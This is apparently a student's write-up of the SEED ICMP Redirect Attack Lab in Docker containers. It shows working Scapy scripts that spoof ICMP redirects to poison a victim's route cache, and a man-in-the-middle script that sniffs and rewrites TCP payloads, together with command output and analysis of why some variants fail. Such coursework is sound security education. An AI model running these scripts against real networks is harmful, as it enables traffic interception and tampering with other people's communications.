


ICMP Redirect Attack Lab

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Task 0 Background Preparation:

1. New work description:



2. ICMP: ICMP stands for Internet Control Message Protocol. It is a network protocol used to send error messages or status information about network conditions. ICMP messages are often used for diagnostic purposes, such as determining the path a packet takes to reach its destination, or determining if a host is reachable on a network.

Some useful ICMP code & type:

ICMP types

ICMP Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect

Table 1. ICMP Type 3: Destination Unreachable Codes

Destination Unreachable Code	Description
0	Net is unreachable
1	Host is unreachable
2	Protocol is unreachable
3	Port is unreachable
4	Fragmentation is needed and Don't Fragment was set
5	Source route failed

3. Route Cache and Route Table:

The IP routing cache and the IP routing table are related, but they serve different purposes in the Linux operating system.

The IP routing table is a database that contains information about the paths that IP packets should take to reach their destinations. The routing table is used by the Linux kernel to determine the next-hop router for each IP packet that needs to be forwarded. The routing table can be viewed and modified using the "**ip route**" command.

The IP routing cache, on the other hand, is a table that is used to store the next-hop addresses for IP packets that have already been forwarded. The purpose of the routing cache is to speed up the forwarding of packets by avoiding the need to perform a routing table lookup for each packet. The contents of the routing cache can be viewed using the "**ip route show cache**" command.

In general, the routing table is used by the kernel to make routing decisions, while the routing cache is used to optimize the forwarding of packets by avoiding redundant lookups. The routing table is updated as network conditions change, and the routing cache is updated dynamically as packets are forwarded.

4. mtr :

"mtr -n" is a command used in the Linux operating system to run the mtr (My Traceroute) network diagnostic tool. mtr combines the functionality of the traceroute and ping tools, providing a continuous and graphical view of the network path between the source and destination hosts, as well as measuring the response time and packet loss along the way.

The "-n" option in the "mtr -n" command specifies that mtr should run in "no-dns" mode, meaning that the IP addresses of the intermediate routers along the network path will be displayed instead of the hostnames. This can be useful for troubleshooting network connectivity issues, as it allows network administrators to identify intermediate routers that may be causing delays or drops in the network.

By default, mtr sends a series of ICMP echo requests to the destination host and displays the results in a table format, showing the hop number, the IP address of each intermediate router, and the response time and packet loss for each hop. mtr also provides a graphical display of the network path and the performance metrics, making it easy to identify performance bottlenecks along the network path

Task 1: Launching ICMP Redirect Attack

Code for Attack:

I set a infinite loop to enhance the chance updating the victims' route cache.

```
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.11"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# trigger then Router, send to Extranet
while True:
    send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
    ~
    ~
    ~
```


Verification:

Before Attack:

1: Go to the Victim' s docker: We can check the IP route. It shows that if we want to visit Extranet, we can get via 10.9.0.11, and the route cache is empty.

```
root@33a4c695a80e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@33a4c695a80e:/# ip route cache
Command "cache" is unknown, try "ip route help".
root@33a4c695a80e:/# ip route show cache
root@33a4c695a80e:/#
```

2. ping 192.168.60.5 (exactly the IP2)and trace: We can find the **trace** from 10.9.11 directly to 192.168.60.5.



```
seed@VM: ~
My traceroute [v0.93]
33a4c695a80e (10.9.0.5) 2023-02-05T18:45:47+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last   Avg   Best  Wrst  StDev
1. 10.9.0.11 0.0%    8    0.1    0.1   0.1    0.6    0.2
2. 192.168.60.5 0.0%    8    0.1    0.1   0.1    0.2    0.0
```

Launch the attack:


- 1: Go to attacker's docker(10.9.0.105), launch the attack.
- 2: Go to victim's docker ping 192.168.60.5

Observation:

1. The route cache of Victim is changed to **10.9.0.11** (**redirect successful**).

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
        cache <redirected> expires 232sec
root@33a4c695a80e:/#
```

2. ping 192.168.60.5 and trace: We can find the **traceroute** change to **10.9.0.111->19.9.0.11->192.168.60.5**



```
seed@VM: ~
My traceroute [v0.93]
33a4c695a80e (10.9.0.5) 2023-02-05T18:41:05+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets          Pings
Host      Loss%  Snt   Last   Avg   Best  Wrst  StDev
1. 10.9.0.111 0.0%   80    0.1    0.1   0.0   0.6   0.1
2. 10.9.0.11  0.0%   80    0.0    0.1   0.0   0.7   0.1
3. 192.168.60.5 0.0%   80    0.1    0.1   0.0   0.2   0.0
```

(Wire observations and guess)

When I implemented this attack, I found that if the victim machine only pinged once, the route cache would not be updated. I wondered if it was because the victim had received the return packet, and the ICMP request was discarded, so it became invalid. Therefore, when I ping many times, I also send ICMP requests infinitely so that the attack can be successfully realized.

Questions

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

I only change the icmp.gw to **192.168.60.6**, the execution steps are strictly same as above , so I omit here.

```
seed@VM: ~/volumes
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="192.168.60.6"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# trigger then Router, send to Extranet
while True:
    send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapar
```

Results:

The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
root@33a4c695a80e:/#

My traceroute [v0.93]
33a4c695a80e (10.9.0.5) 2023-02-05T19:33:35+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets          Pings
Host      Loss%  Snt   Last  Avg  Best  Wrst StDev
1. 10.9.0.11    0.0%  817   0.0    0.0   0.0   4.5   0.2
2. 192.168.60.5 0.0%  816   0.4    0.0   0.0   1.2   0.1
```

Explain:

The reason is the **Reverse Path Forwarding in Linux**

Reverse Path Forwarding (RPF) is a network security technique used to detect and prevent certain types of malicious network activity, such as "spoofing" attacks. In a spoofing attack, an attacker sends packets with a fake source address in an attempt to disguise their identity or cause the packets to be redirected to a target system.

RPF works by checking the source address of incoming packets against the routing table to ensure that the source address is reachable through the interface the packet was received on. If the source address is not reachable through that interface, the


packet is considered to be a "spoofed" packet and is discarded. This helps to prevent the packets from being redirected to unintended targets and causing harm to the network or its users.

I draw a graph to illustrate the procedure:

First, the attacker uses interface 1 to send the packet to the victim.

Second, the victim route to 192.168.60.5 will use interface 2.

Interface2 != interface1, the os drops the packet.



Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

I only change the icmp.gw to 10.9.0.99 the execution steps are strictly same as above, so I omit here.

Code:

```
GNU nano 4.8 task1Q2.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.99"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# trigger then Router, send to Extranet
while True:
    send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

Result:

The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.

```
My traceroute [v0.93]
33a4c695a80e (10.9.0.5) 2023-02-05T20:22:48+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last   Avg   Best  Wrst StDev
1. 10.9.0.11 0.0%  659   0.1    0.1   0.0   3.7   0.2
2. 192.168.60.5 0.0%  658   0.1    0.1   0.0   2.3   0.1
```

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
root@33a4c695a80e:/#
```

Reason:

From the Wireshark, we can find we successfully send the packet to redirect the route of the victim Host. Then the victim sends an ARP broadcast to find the 10.9.0.99 but fails, so. Finally, it fails to redirect.

Linux [正在运行] - Oracle VM VirtualBox

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

```
sysctls:
  - net.ipv4.conf.all.send_redirects=0
  - net.ipv4.conf.default.send_redirects=0
  - net.ipv4.conf.eth0.send_redirects=0
```

net.ipv4.ip_forward=1	enables IP forwarding in the kernel, allowing the device to act as a router and forward packets between network segments
net.ipv4.conf.all.send_redirects=1	sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.default.send_redirects=1	sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.eth0.send_redirects=1	net.ipv4.conf.eth0.send_redirects=1

Procedure:

1. change the **docker-compose.yml** and **down the docker**, then **rebuild again**.
2. Go to the attacker using the code can successfully launch the attack. We will check the outcomes. Other execution steps are strictly the same as above, so I omit them here.

```
GNU nano 4.8 task1.1.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.11"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# trigger then Router, send to Extranet
send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

Outcomes: we can find the attack fails.

```
root@c5361bf993fa:~# ip route show cache
root@c5361bf993fa:~#
```

```
seed@VM: ~  
My traceroute [v0.93]  
c5361bf993fa (10.9.0.5) 2023-02-05T22:04:25+0000  
Keys: Help Display mode Restart statistics Order of fields quit  
Packets  
Host Loss% Snt Last Avg Best Wrst StDev  
1. 10.9.0.11 0.0% 9 0.1 0.2 0.1 0.8 0.3  
2. 192.168.60.5 0.0% 8 0.1 0.1 0.1 0.3 0.1
```

Explanation:

Since we set


(net.ipv4.ip_forward=1,net.ipv4.conf.all.send_redirects=1,net.ipv4.conf.default.send_redirects=1,net.ipv4.conf.eth0.send_redirects=1) . A router sends an ICMP redirect message to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network. We can observe the redirection from:

Ping:

```
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.  
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.140 ms  
→ 64 bytes from 10.9.0.111: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.11)  
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.074 ms  
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.049 ms  
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.060 ms  
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.255 ms  
From 10.9.0.111: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.11)  
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.071 ms  
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.050 ms  
From 10.9.0.111: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.11)  
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.065 ms  
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.168 ms  
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.152 ms
```

--- 192.168.60.5 ping statistics ---

Wireshark:



Task 2: Launching the MITM Attack

0. Before this task, I change the **docker-compose.yml** to the original version then rebuild the docker.

```
malicious-router:  
  image: handsonsecurity/seed-ubuntu:large  
  container_name: malicious-router-10.9.0.111  
  tty: true  
  cap_add:  
    - ALL  
  sysctls:  
    - net.ipv4.ip_forward=1  
    - net.ipv4.conf.all.send_redirects=0  
    - net.ipv4.conf.default.send_redirects=0  
    - net.ipv4.conf.eth0.send_redirects=0  
  privileged: true  
  volumes:  
    - ./volumes:/volumes  
  networks:  
    - ...
```

0.1 Go to the victim (10.9.0.5) get its mac address to enhance performance.


The mac address is **02:42:0a:09:00:05**

```
root@544ad526ac86:/# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255  
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)  
    RX packets 79 bytes 11785 (11.7 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


1. Attack Stage Graph & launch the attack:

To Better illustrate the attack procedure, I design some pictures for each stage.

1 Stage 0 : Normal stage



2.stage 1 ICMP Redirection attack



In this stage , I launch the **ICMP redirection** attack on the attacker (**10.9.0.105**) and **redirect victim** (**10.9.0.5**) to **Malicious Router** (**10.9.0.111**).


Code for the ICMP redirection:

```
GNU nano 4.8                                icmpRediect.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.111"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# trigger then Router, send to Extranet
send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

In victim , ping 192.168.60.5 , then attacker launch the attack.

```
root@544ad526ac86:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 291sec
root@544ad526ac86:/#
```

3.stage 2 MIMT



Now the network topology can be changed to above picture, then we launch the MIMT.

STEP0: In M-Router, turn IP forward on (1)

STEP1 : Go to server build the server code: nc -lp 9090

STEP2: Go to Victim connect the server : nc 192.168.60.5 9090

STEP3: In M-Router,run the code of MIMT

Code of MIMT: I change my given name to **xiao** and change the **filter**

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'xiao', b'aaaa')

        send(newpkt/newdata)
    else:
        send(newpkt)

f1 = 'ether src host 02:42:0a:09:00:05 and tcp'
pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)

~
~
```

STEP4: In M-Router,turn IP forward off (0)

Result:

Victim:

```
root@544ad526ac86:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 231sec
root@544ad526ac86:/# nc 192.168.60.5 9090
wang xiao
```

Malicious router:

```
LAUNCHING MITM ATTACK.....
*** b'wang xiao\n', length: 10
.
Sent 1 packets.
```

Server:

```
root@131c2137f59a:/# nc -lp 9090
wang aaaa
```


Questions

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

Explain:

Victim->Server direction can be catch and modify.

Outcomes

root@544ad526ac86:/# nc 192.168.60.5 9090	root@131c2137f59a:/# nc -lp 9090
wang xiao	wang aaaa
wang	wang
wang xiao	wang aaaa
wang xiao	wang aaaa
wang xiao	wang xiao
wang wang xiao	wang wang aaaa
wang xiao xiao	wang xiao xiao

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.60.5	10.9.0.5	TCP	71	9090 -> 58590 [PSH, ACK] Seq=1 Ack=1 Win=509 Len=5 TSval=3654400892 TSecr=693775888
2	0.000011268	10.9.0.5	192.168.60.5	TCP	66	58590 -> 9090 [ACK] Seq=1 Ack=6 Win=502 Len=0 TSval=693810788 TSecr=3654400892
3	0.032458117	02:42:0a:09:00:6f	Broadcast	ARP	42	Who has 10.9.0.11? Tell 10.9.0.11
4	0.032477378	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42	10.9.0.11 is at 02:42:0a:09:00:0b
5	0.031000821	10.9.0.5	192.168.60.5	TCP	66	TCP Window ACK 291 58590 -> 9090 [ACK] Seq=1 Ack=6 Win=502 Len=0 TSval=693810788 TSecr=3654400892
6	5.205715255	02:42:0a:09:00:0b	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.11
7	5.205779630	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
8	45.800667838	10.9.0.5	192.168.60.5	TCP	76	58590 -> 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
9	45.816278948	10.9.0.5	192.168.60.5	TCP	76	[TCP Retransmission] 58590 -> 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
10	45.816356585	192.168.60.5	10.9.0.5	TCP	66	9090 -> 58590 [ACK] Seq=6 Ack=11 Win=509 Len=0 TSval=3654446788 TSecr=693856589
11	51.029019060	02:42:0a:09:00:00	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.11
12	51.029049920	02:42:0a:09:00:05	02:42:0a:09:00:6f	ARP	42	Who has 10.9.0.11? Tell 10.9.0.5
13	51.029298713	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
14	51.029321981	02:42:0a:09:00:6f	02:42:0a:09:00:05	ARP	42	10.9.0.11 is at 02:42:0a:09:00:6f

First I send message from server, then I send message from victim.

We only capture the package of victim (MAC address), so it is one way.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

This time I use IP address :

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'xiao', b'aaaa')

        send(newpkt/newdata)
    else:
        send(newpkt)

f1 = 'ether src host 02:42:0a:09:00:05 and tcp'
f2 = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f2, prn=spoof_pkt)
```

Use mac address:

```
.
Sent 1 packets.
*** b'xiao wang wang\n', length: 15
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'xiao wang\n', length: 10
.
```

Use IP address:

```
^Croot@c0a873c636f3:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.....
*** b'wang xiao\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10

Sent 1 packets.
*** b'wang aaaa\n', length: 10
```

Wireshark:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
Apply a display filter ... <Ctrl-F>					
No.	Time	Source	Destination	Protocol	Length Info
4	0.043527040	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 241 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461170 TSecr=694861091 SLE=1 SRE=11
5	0.070900960	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461197 TSecr=3055105342
